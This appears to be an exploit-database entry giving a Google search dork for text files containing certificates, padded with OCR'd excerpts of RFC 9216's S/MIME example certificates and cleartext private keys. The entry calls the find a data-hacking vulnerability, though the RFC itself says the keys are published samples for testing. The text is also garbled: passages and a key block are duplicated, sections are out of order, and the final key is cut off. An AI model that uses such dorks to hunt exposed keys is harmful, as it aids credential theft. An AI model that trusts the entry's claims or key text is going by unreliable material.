
Author: AFTAB ALAM

Published: 2021-08-13

Google Dork Description: intext:"-----BEGIN CERTIFICATE-----" ext:txt

Google Search: intext:"-----BEGIN CERTIFICATE-----" ext:txt

```
# Google Dork: intext:"-----BEGIN CERTIFICATE-----" ext:txt

# Pages Files Containing Juicy Info

# Date: 13/08/2021

# Exploit Author: Aftab Alam
```



google.com/search?q=intext:"-----BEGIN%20CERTIFICATE-----"%20ext:txt
Google
intext:"-----BEGIN CERTIFICATE-----" ext:txt
All
Images
Videos
Shopping
News
Maps
Web
More
Tools

RFC Editor
https://www.rfc-editor.org › rfc › rfc9216

rfc9216

This certificate is used to verify certificates issued by the example RSA Certification Authority. -----BEGIN CERTIFICATE----- MIIDezCCAmOgAwIBAgITcBn0xb ...

Click on the link



rfc-editor.org/rfc/rfc9216.txt

Internet Engineering Task Force (IETF)
Request for Comments: 9216
Category: Informational
ISSN: 2070-1721

D. K. Gillmor, Ed.
ACLU

April 2022

S/MIME Example Keys and Certificates

Abstract

The S/MIME development community benefits from sharing samples of signed or encrypted data. This document facilitates such collaboration by defining a small set of X.509v3 certificates and keys for use when generating such samples.


Status of This Memo

This document is not an Internet Standards Track specification; it is published for informational purposes.

This document is a product of the Internet Engineering Task Force (IETF). It represents the consensus of the IETF community. It has received public review and has been approved for publication by the Internet Engineering Steering Group (IESG). Not all documents approved by the IESG are candidates for any level of Internet Standard; see Section 2 of RFC 7841.

Information about the current status of this document, any errata, and how to provide feedback on it may be obtained at https://www.rfc-editor.org/info/rfc9216.

Copyright Notice



Information about the current status of this document, any errata, and how to provide feedback on it may be obtained at https://www.rfc-editor.org/info/rfc9216.

Copyright Notice

Copyright (c) 2022 IETF Trust and the persons identified as the document authors. All rights reserved.

This document is subject to BCP 78 and the IETF Trust's Legal Provisions Relating to IETF Documents (https://trustee.ietf.org/license-info) in effect on the date of publication of this document. Please review these documents carefully, as they describe your rights and restrictions with respect to this document. Code Components extracted from this document must include Revised BSD License text as described in Section 4.e of the

Table of Contents

To test some tooling specifically, it may be necessary to install the root CA as a "system-level" root CA.

2.5. Certificate Chains

In most real-world examples, X.509 certificates are deployed with a chain of more than one X.509 certificate. In particular, there is typically a long-lived root CA that users' software knows about upon installation, and the end-entity certificate is issued by an intermediate CA, which is in turn issued by the root CA.

The example end-entity certificates in this document can be used either with a simple two-link certificate chain (they are directly certified by their corresponding root CA) or in a three-link chain.

For example, Alice's encryption certificate (alice.encrypt.crt; see Section 4.3) can be validated by a peer that directly trusts the example RSA CA's root cert (ca.rsa.crt; see Section 3.1):

```
+==============+   +--------------------+
|| ca.rsa.crt ||-->| alice.encrypt.crt |
+==============+   +--------------------+
```

Figure 1: Validating Alice's encryption certificate directly when the issuing CA is a trust anchor

And it can also be validated by a peer that only directly trusts the example Ed25519 CA's root cert (ca.25519.crt; see Section 6.1) via an intermediate cross-signed CA cert (ca.rsa.cross.crt; see Section 3.3):


```
+================+   +-------------------+   +--------------------+
|| ca.25519.crt ||-->| ca.rsa.cross.crt |-->| alice.encrypt.crt |
+================+   +-------------------+   +--------------------+
```

Figure 2: Validating Alice's cert from a different trust anchor via an intermediate cross-signed CA certificate


By omitting the cross-signed CA certs, it should be possible to test a "transvalid" certificate (an end-entity certificate that is supplied without its intermediate certificate) in some configurations.

2.6. Passwords

Each secret key presented in this document is represented as a PEM-encoded PKCS #8 ([RFC5958]) object in cleartext form (it has no password).




```
   This certificate is used to verify certificates issued by the example
   RSA Certification Authority.

   -----BEGIN CERTIFICATE-----
   MIIDezCCAmOgAwIBAgITcBn0xb/zdaeCQlqp6yZUAGZUCDANBgkqhkiG9w0BAQ0F
   ADBVMQ0wCwYDVQQKEwRJRVRGMREwDwYDVQQLEwhMQU1QUyBXRzExMC8GA1UEAxMo
   U2FtcGxlIExBTVBTIFJTQSBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eTAgFw0xOTEx
   MjAwNjU0MThaGA8yMDUyMDkyNzA2NTQxOFowVTENMAsGA1UEChMESUVURjERMA8G
   A1UECxMITEFNUFMgV0cxMTAvBgNVBAMTKFNhbXBsZSBMQU1QUyBSU0EgQ2VydGlm
   aWNhdGlvbiBBdXRob3JpdHkwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
   AQC2GGPTEFVNdi0LsiQ79A0Mz2G+LRJlbX2vNo8STibAnyQ9VzFrGJHjUhRX/Omr
   OP3rDCB2SYfBPVwd0CdC6z9qfJkcVxDc1hK+VS9vKncL0IPUYlkJwWuMpXa1Ielz
   +zCuV+gjV83Uvn6wTn39MCmymu7nFPzihcuOnbMYOCdMmUbi1Dm8TX9P6itFR3hi
   IHpSKMbkoXlM1837WaFfx57kBIoIuNjKEyPIuK9wGUAeppc5QAHJg95PPEHNHlmM
   yhBzClmgkyozRSeSrkxq9XeJKU94lWGaZ0zb4karCur/eiMoCk3YNV8L3styvcMG
   1qUDCAaKx6FZEf7hE9RN6L3bAgMBAAGjQjBAMA8GA1UdEwEB/wQFMAMBAf8wDgYD
   VR0PAQH/BAQDAgEGMB0GA1UdDgQWBBSRMI58BxcMp/EJKGU2GmccaHb0WTANBgkq
   hkiG9w0BAQ0FAAOCAQEACDXWlJGjzKadNMPcFlZInZC+Hl7RLrcBDR25jMCXg9yL
   IwGVEcNp2fH4+YHTRTGLH81aPADMdUGHgpfcfqwjesavt/mO0T0S0LjJ0RVm93fE
   heSNUHUigVR9njTVw2EBz7e2p+v3tOsMnunvm6PIDgHxx0W6mjzMX7lG74bJfo+v
   dx+jI/aXt+iih5pi7/2Yu9eTDVu+S52wsnF89BEJeV0r+EmGDxUv47D+5KuQpKM9
   U/isXpwC6K/36T8RhhdOQXDq0Mt91TZ4dJTT0m3cmo80zzcxsKMDStZHOOzCBtBq
   uIbwWw5Oa72o/Iwg9v+W0WkSBCWEadf/uK+cRicxrQ==
   -----END CERTIFICATE-----

3.2.  RSA Certification Authority Secret Key

   This secret key material is used by the example RSA Certification
   Authority to issue new certificates.

   -----BEGIN PRIVATE KEY-----
   MIIE+wIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC2GGPTEFVNdi0L
   siQ79A0Mz2G+LRJlbX2vNo8STibAnyQ9VzFrGJHjUhRX/OmrOP3rDCB2SYfBPVwd
   0CdC6z9qfJkcVxDc1hK+VS9vKncL0IPUYlkJwWuMpXa1Ielz+zCuV+gjV83Uvn6w
   Tn39MCmymu7nFPzihcuOnbMYOCdMmUbi1Dm8TX9P6itFR3hiIHpSKMbkoXlM1837
   WaFfx57kBIoIuNjKEyPIuK9wGUAeppc5QAHJg95PPEHNHlmMyhBzClmgkyozRSeS
   rkxq9XeJKU94lWGaZ0zb4karCur/eiMoCk3YNV8L3styvcMG1qUDCAaKx6FZEf7h
   E9RN6L3bAgMBAAECggEAE3tFhsm7DpgDlro+1Sk1kjbHssR4sOBHb4zrPp6c18PO
   6T8gWuBcj1DzOzykNTzaMaDxAia4vuxVJB1mberkNHzTFqyb8bx3ceSEOCT3aoyq
   5fiFpR0L6Ba1vgg8RTvNCAIApHNa4pVk0XD8Wq+h7mlUAOYGbie5UO8/P2qWjcOz
   +zcheyYXJS/iuu0t2/F0ihEWGcXBmoc8D++n7mKst2jkAHD4wlPN2MgVqnmagpBz
   gobFNmCZyZpDS+PPTtQZ1XvdGF5Sodc+Fz+jpWun1kqxDHE4UIZzDA/HAaBgORbm
   aEZaVsOs9ZExeqOtqu2fPB7zF/1JKdRk4UJOUxS0OQKBgQDJwonP5RwvO0sYoCiw
   zuFcYTmN/hI3R3viKuxr19CH6+mvuIU85ooIHF6TiouZwhk+6+Vk7rcXdS554DT4
   2RbVrX/5i/MOzx8c8IIwoZJIasLz+vx8F4n6hyhV65bXN7AIBojMh2dt8tP2MZ/R
   VEfsk4mNmO6yKuzyAfjJziCnCQKBgQDnDH9UYUIPkq0PSvViKQFJFCB9BJPFhld2
   pIgoziw/JZzM3W3IWU0KWG7UxS0T3xmn3IX6xmWW4vX1/088ybObZWYP0edb61GM
```



```
3.2.  RSA Certification Authority Secret Key

   This secret key material is used by the example RSA Certification
   Authority to issue new certificates.

   -----BEGIN PRIVATE KEY-----
   MIIE+wIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC2GGPTEFVNdi0L
   siQ79A0Mz2G+LRJlbX2vNo8STibAnyQ9VzFrGJHjUhRX/OmrOP3rDCB2SYfBPVwd
   0CdC6z9qfJkcVxDc1hK+VS9vKncL0IPUYlkJwWuMpXa1Ielz+zCuV+gjV83Uvn6w
   Tn39MCmymu7nFPzihcuOnbMYOCdMmUbi1Dm8TX9P6itFR3hiIHpSKMbkoXlM1837
   WaFfx57kBIoIuNjKEyPIuK9wGUAeppc5QAHJg95PPEHNHlmMyhBzClmgkyozRSeS
   rkxq9XeJKU94lWGaZ0zb4karCur/eiMoCk3YNV8L3styvcMG1qUDCAaKx6FZEf7h
   E9RN6L3bAgMBAAECggEAE3tFhsm7DpgDlro+1Sk1kjbHssR4sOBHb4zrPp6c18PO
   6T8gWuBcj1DzOzykNTzaMaDxAia4vuxVJB1mberkNHzTFqyb8bx3ceSEOCT3aoyq
   5fiFpR0L6Ba1vgg8RTvNCAIApHNa4pVk0XD8Wq+h7mlUAOYGbie5UO8/P2qWjcOz
   +zcheyYXJS/iuu0t2/F0ihEWGcXBmoc8D++n7mKst2jkAHD4wlPN2MgVqnmagpBz
   gobFNmCZyZpDS+PPTtQZ1XvdGF5Sodc+Fz+jpWun1kqxDHE4UIZzDA/HAaBgORbm
   aEZaVsOs9ZExeqOtqu2fPB7zF/1JKdRk4UJOUxS0OQKBgQDJwonP5RwvO0sYoCiw
   zuFcYTmN/hI3R3viKuxr19CH6+mvuIU85ooIHF6TiouZwhk+6+Vk7rcXdS554DT4
   2RbVrX/5i/MOzx8c8IIwoZJIasLz+vx8F4n6hyhV65bXN7AIBojMh2dt8tP2MZ/R
   VEfsk4mNmO6yKuzyAfjJziCnCQKBgQDnDH9UYUIPkq0PSvViKQFJFCB9BJPFhld2
   pIgoziw/JZzM3W3IWU0KWG7UxS0T3xmn3IX6xmWW4vX1/088ybObZWYP0edb61GM
   I9DoI5igndLgDwyOL2PFuZh5pqqc09DE+cpJW4nNoudqTNmCrjhmxNCGKgGjlD8z
   /OkSccvywwKBgDd0ReajRUziEjDxjF2UbzKx8lzJsX4KIs22GIdHqSRCvlcy80Qa
   5WN3ULNiyB350HCP69wDFMXYym5rJoQjPvh6GIuhYKv4V8fffxkYv5kx5uWiXZVJ
   7v2x+m8rMqlyv+pkyWLV8KKytHmdiBzD+oTWxF7r4ueLjtaxngzxn93pAoGBAKpR
   rR9PnroKHubSE/drUNZFLvnZwPDv6lO8T978tONL372pUT9KjR8eN31DaMpoQOpc
   BqvpSoQjBLt1nDysV2krI0RwMIOzAWc0E9C8RMvJ6+RdU50Q1BSyjvLGaKi5AAHk
   PTk8cGYVO1BCHGlX8p3XYfw0xQaHxtuVCV8eYgCvAoGBAIZeiVhc0YTJOjUadz+0
   vSOzA1arg5k2YCPCGf7z+ijM5rbMk7jrYixD6WMjTOkVLHDsVxMBpbA7GhL7TKy5
   cepBH1PVwxEIl8dqN+UoeJeBpnHo/cjJ0iCR9/aMJzI+qiUo3OMDR+UH99NIddKN
   i75GRVLAeW0Izgt09EMEiD9joDswOQYKKwYBBAGSCBIIATErMCkGCWCGSAFlAwQC
   AgQcpcG3hHYU7WYaawUiNRQotLfwnYzMotmTAt1i6Q==
   -----END PRIVATE KEY-----
```


This is vulnerable as for a hacker its an important thing for hacking someone’s data



4.1. Alice's Signature Verification End-Entity Certificate

This certificate is used for verification of signatures made by Alice.

```
-----BEGIN CERTIFICATE-----
MIIDzzCCAregAwIBAgITN0EFee11f0Kpolw69PhqzpqplzANBgkqhkiG9w0BAQ0F
ADBVMQ0wCwYDVQQKEwRJRVRGMREwDwYDVQQLEwhMQU1QUyBXRzExMC8GA1UEAxMo
U2FtcGxlIExBTVBTIFJTQSBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eTAgFw0xOTEx
MjAwNjU0MThaGA8yMDUyMDkyNzA2NTQxOFowOzENMAsGA1UEChMESUVURjERMA8G
A1UECxMITEFNUFMgV0cxFzAVBgNVBAMTDkFsaWNlIExvdmVsYWNlMIIBIjANBgkq
hkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtPSJ6Fg4Fj5Nmn9PkrYo0jTkfCv4TfA/
pdO/KLpZbJOAEr0sI7AjaO7B1GuMUFJeSTulamNfCwDcDkY63PQWl+DILs7GxVwX
urhYdZlaV5hcUqVAckPvedDBc/3rz4D/esFfs+E7QMFtmd+K04s+A8TCNO12DRVB
DpbP4JFD9hsc8prDtpGmFk7rd0q8gqnhxBW2RZAeLqzJOMayCQtws1q7ktkNBR2w
ZX5ICjecF1YJFhX4jrnHwp/iELGqqaNXd3/Y0pG7QFecN7836IPPdfTMSiPR+peC
rhJZwLSewbWXLJe3VMvbvQjoBMpEYlaJBUIKkO1zQ1Pq90njlsJLOwIDAQABo4Gv
MIGsMAwGA1UdEwEB/wQCMAAwFwYDVR0gBBAwDjAMBgpghkgBZQMCATABMB4GA1Ud
EQQXMBWBE2FsaWNlQHNtaW1lLmV4YW1wbGUwEwYDVR0lBAwwCgYIKwYBBQUHAwQw
DgYDVR0PAQH/BAQDAgbAMB0GA1UdDgQWBBS79syyLR0GEhyXrilqkBDTIGZmczAf
BgNVHSMEGDAWgBSRMI58BxcMp/EJKGU2GmccaHb0WTANBgkqhkiG9w0BAQ0FAAOC
AQEAc4miNqfOqaBpI3f+CpJDhxtuZ2P9HjQEQ+v6BdP7GKJ19naIs3BjJOd64roA
KHAp+c284VvyVXWJ99FMX8q2ZUQMxH+xh6oAfzcozmnd6XaVWHg4eHIjSo27PmhK
E1oAJKKhDbdbEcZXL2+x1V+duGymWtaD01DZZukKYr7agyHahiXRn/C9cy31wbqN
sy9x0fjPQg6+DqatiQpMz9EIae6aCHHBhOiPU7IPkazgPYgkLD59fk4PGHnYxs1F
hdO6zZk9E8zwlc1ALgZa/iSbczisqckN3qGehD2s16jMhwFXLJtBiN+uCDgNG/D0
qyTbY4fgKieUHx/tHuzUszZxJg==
-----END CERTIFICATE-----
```



4.2. Alice's Signing Private Key Material

This private key material is used by Alice to create signatures.

```
-----BEGIN PRIVATE KEY-----
MIIE+gIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQC09InoWDgWPk2a
f0+StijSNOR8K/hN8D+l078oullsk4ASvSwjsCNo7sHUa4xQUl5JO6VqY18LANwO
Rjrc9BaX4MguzsbFXBe6uFh1mVpXmFxSpUByQ+950MFz/evPgP96wV+z4TtAwW2Z
34rTiz4DxMI07XYNFUEOls/gkUP2GxzymsO2kaYWTut3SryCqeHEFbZFkB4urMk4
xrIJC3CzWruS2Q0FHbBlfkgKN5wXVgkWFfiOucfCn+IQsaqpo1d3f9jSkbtAV5w3
vzfog8919MxKI9H6l4KuElnAtJ7BtZcsl7dUy9u9COgEykRiVokFQgqQ7XNDU+r3
SeOWwks7AgMBAAECggEAFKD2DG9A1u77q3u3p2WDH3zueTtiqgaT8u8XO+jhOI/+
HzoX9eo8DIJ/b/G3brwHyfh17JFvLH1zbgsn5bghJTz3r+JcZZ5l3srqMV8t8zjI
